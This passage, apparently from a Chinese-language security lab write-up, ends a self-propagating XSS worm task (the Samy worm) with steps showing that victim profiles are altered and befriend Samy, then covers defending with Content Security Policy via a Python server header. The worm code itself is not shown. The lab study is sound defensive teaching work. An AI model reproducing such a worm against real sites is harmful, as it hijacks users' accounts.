
}


</script>

登录samy账号将代码保存在About me中

登录admin账号，点击查看samy的个人资料，然后返回查看自己的资料


可以看到个人资料已被修改，同时添加了Samy为好友


登录Alice的账号，查看admin的个人资料，然后返回查看自己的个人资料

其个人资料被修改，同时添加了samy为好友

说明攻击成功实现自我传播

**Task 7: Defeating XSS Attacks Using CSP**

首先下载并且解压缩csp.zip

进入csp文件夹，运行http\_server.py文件

修改hosts文件，添加以下内容并保存


127.0.0.1 www.example32.com

127.0.0.1 www.example68.com


127.0.0.1 www.example79.com

网页各区域结果默认为Failed,当对应的js程序执行成功时，显示为OK

在终端运行http\_server.py的情况下，首先访问http://www.example32.com:8000/csptest.html

显示如下：1，4，5区域js程序成功执行，显示OK


其次访问http://www.example68.com:8000/csptest.html

显示如下：1，4，5区域的js程序成功执行

最后访问http://www.example79.com:8000/csptest.html

结果显示如下

1，4，5，6区域js区域成功执行



将python代码修改成如下所示：

#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler

from urllib.parse import \*

class MyHTTPRequestHandler(BaseHTTPRequestHandler):

def do\_GET(self):

o = urlparse(self.path)

f = open("." + o.path, 'rb')

self.send\_response(200)

self.send\_header('Content-Security-Policy',

"default-src 'self';"

"script-src 'self' \*.example68.com:8000 'self' \*.example79.com:8000 'nonce-1rA2345' 'nonce-2rB3333' ")

self.send\_header('Content-type', 'text/html')


self.end\_headers()

self.wfile.write(f.read())


f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)

httpd.serve\_forever()

在终端运行python程序

在浏览器中打开一中三个网页的任意一个，此处以<http://www.example32.com:8000/csptest.html>为例

结果显示如下：1,2,4,5,6区域js程序执行成功，显示OK